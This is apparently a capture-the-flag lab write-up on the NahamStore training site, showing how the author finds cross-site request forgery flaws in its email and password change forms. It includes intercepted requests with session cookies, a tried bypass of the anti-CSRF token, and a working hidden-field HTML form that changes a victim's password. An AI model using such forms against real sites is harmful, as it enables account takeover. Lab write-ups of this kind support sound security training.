

24 NahamStore: CSRF


Introduction

Cross-Site Request Forgery (CSRF) is a web vulnerability that allows an attacker **to force an authenticated user to perform unwanted actions within a web application without the user's knowledge**. This occurs when the application fails to properly verify whether a sensitive request originated legitimately from the user.

This type of vulnerability typically affects critical functionalities such as administrative actions, sensitive transactions, *password changes*, or *profile data updates*.

Looking for CSRF

We'll look for a potential CSRF vulnerability in the /account/settings section while logged in, where we'll see "**Change Email**" and "**Change Password**".



The screenshot shows a browser window with the URL `http://nahamstore.thm/account/settings`. The page title is "NahamStore". In the top right corner, there is a dropdown menu under "Account" with options: Orders, **Settings** (which is highlighted with a red box), Address Book, and Logout. The main content area has a box titled "Change Account Settings" containing three buttons: "Change Email", "Change Password", and "Disable Account". Both "Change Email" and "Change Password" buttons are also highlighted with red boxes.

For this example, we can choose either one. Let's start with "Change Email".



The screenshot shows a "Change Email Address" form. It has a label "Email:" followed by an input field containing the value "alexRCE@alex.com". To the right of the input field is a green "Change Email" button.

To do this, we will interpret the request with Burp Suite and send it to the repeater.

```
1 POST /account/settings/email HTTP/1.1
2 Host: nahamstore.thm
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 195
9 Origin: http://nahamstore.thm
10 Connection: keep-alive
11 Referer: http://nahamstore.thm/account/settings/email
12 Cookie: token=4ba4fc566d003929eb83c7bf2a24e812; session=9cece3d78e870bb5555c0b55cbde0e3
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 CSrf protect
eyJkYXhhJjo1ZXlKMWMyVn1YMexrSwpvMExDSjBhVzFzYzNSaGJYOWlPaU14TnpZM01UVxhNeK14SW4vPSIzInMpZ25hdHvYZS1G1;k1YmYxNDUwOGEyODI2N2Y1YzIvZThjNzVhZDdhMTk0In0%3D&
change_email=alex123@alex.com
```

As we can see, there is a section called "`csrf_protect`" which is supposed to protect this section from this type of attack. What we'll do is change the "request method" in the repeater, along with everything related to "`csrf_protect`," and use a different email address. This can also be done by adding the parameters after the POST method to the URL.

The screenshot shows a NetworkMiner capture. On the left, a GET request is shown with the URL `/account/settings/email?change_email=alex123@alex.com`. The response on the right shows a "Change Email Address" form with the "Email:" field containing `alex123@alex.com`.

However, we see that this did not work out. However, we see that this doesn't work. So, to save time, we're going to use an online resource that will allow us to create a CSRF Proof of Concept (PoC) based on the intercepted website content to test if this section is vulnerable. That resource is <https://tools.nakanosec.com/csrf/>

The screenshot shows the "CSRF PoC Generator Online" tool. On the left, the "REQUEST" section shows a POST request to `/account/settings/email` with various headers and a cookie. On the right, the "CSRF PoC FORM" section shows the HTML code for a form with a hidden field `change_email` set to `csrfuser123@alex.com`. A red arrow points to this field with the label "CSRF PoC Username". Below the form, there are "Copy It" and "Save as HTML" buttons.

So let's save it as HTML. If running this file results in the *username being changed to the one we specified in the Proof of Concept*, then it will confirm that this parameter is vulnerable to CSRF.

The screenshot shows a browser window with the URL `file:///home/kali/Desktop/THM/Machines/NahamStore/CSRF/csrf-poc-1767153534410.html`. The "Submit" button is highlighted with a red box. The page displays a green success message "Email Changed" and a "Change Email Address" form with the "Email:" field containing `csrfuser123@alex.com`.

We have confirmed that the parameter for changing the email address is vulnerable to CSRF.

Second CSRF

For the second CSRF, we go to the "**Change Password**" section.




Change Account Password

Password:


Change Password

Here we follow the same methodology, that is, we will capture the request with Burp Suite and run it through the CSRF PoC from <https://tools.nakanosec.com/csrf/>.



```
Pretty Raw Hex
1 POST /account/settings/password HTTP/1.1
2 Host: nahamstore.thm
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:14.0) Gecko/20100101 Firefox/14.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.5
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 23
9 Origin: http://nahamstore.thm
10 Connection: keep-alive
11 Referer: http://nahamstore.thm/account/settings/password
12 Cookie: session=132e1cfb60bc395a11df8534565bb387; token=0ebaecaca79bf1aad28b8ea9c87f79b5
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 change_password=1234567
```

When intercepting the request, we can see something very interesting: **there is no "csrf_protect"** as there was in the "*Change Email*" section. This means we don't have to "bypass" anything and can go straight to the CSRF. And this is what we will do:



CSRF PoC Generator Online to save your time..

REQUEST

```
POST /account/settings/password HTTP/1.1
Host: nahamstore.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:14.0) Gecko/20100101 Firefox/14.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 23
Origin: http://nahamstore.thm
Connection: keep-alive
Referer: http://nahamstore.thm/account/settings/password
Cookie: session=132e1cfb60bc395a11df8534565bb387; token=0ebaecaca79bf1aad28b8ea9c87f79b5
Upgrade-Insecure-Requests: 1
Priority: u=0, i
change_password=1234567
```

CSRF PoC FORM

```
<html>
<body>
<form method="POST" action="http://nahamstore.thm/account/settings/password">
<input type="hidden" name="change_password" value="CSRF New Password?"/>
<input type="submit" value="Submit">
</form>
</body>
</html>
```

Original "New Password" → Original "New Password"

CSRF New Password

Copy It Save as HTML

Once again, we save the content in HTML and run it.



Lets see the result:

Password has been updated

Change Account Password

Password:

Change Password

With this, we have confirmed the second CSRF.

Conclusion.

With this, we have identified the CSRF vulnerabilities present in NahamStore. Next, we will focus on one of the most common vulnerabilities in websites today: *IDORs*.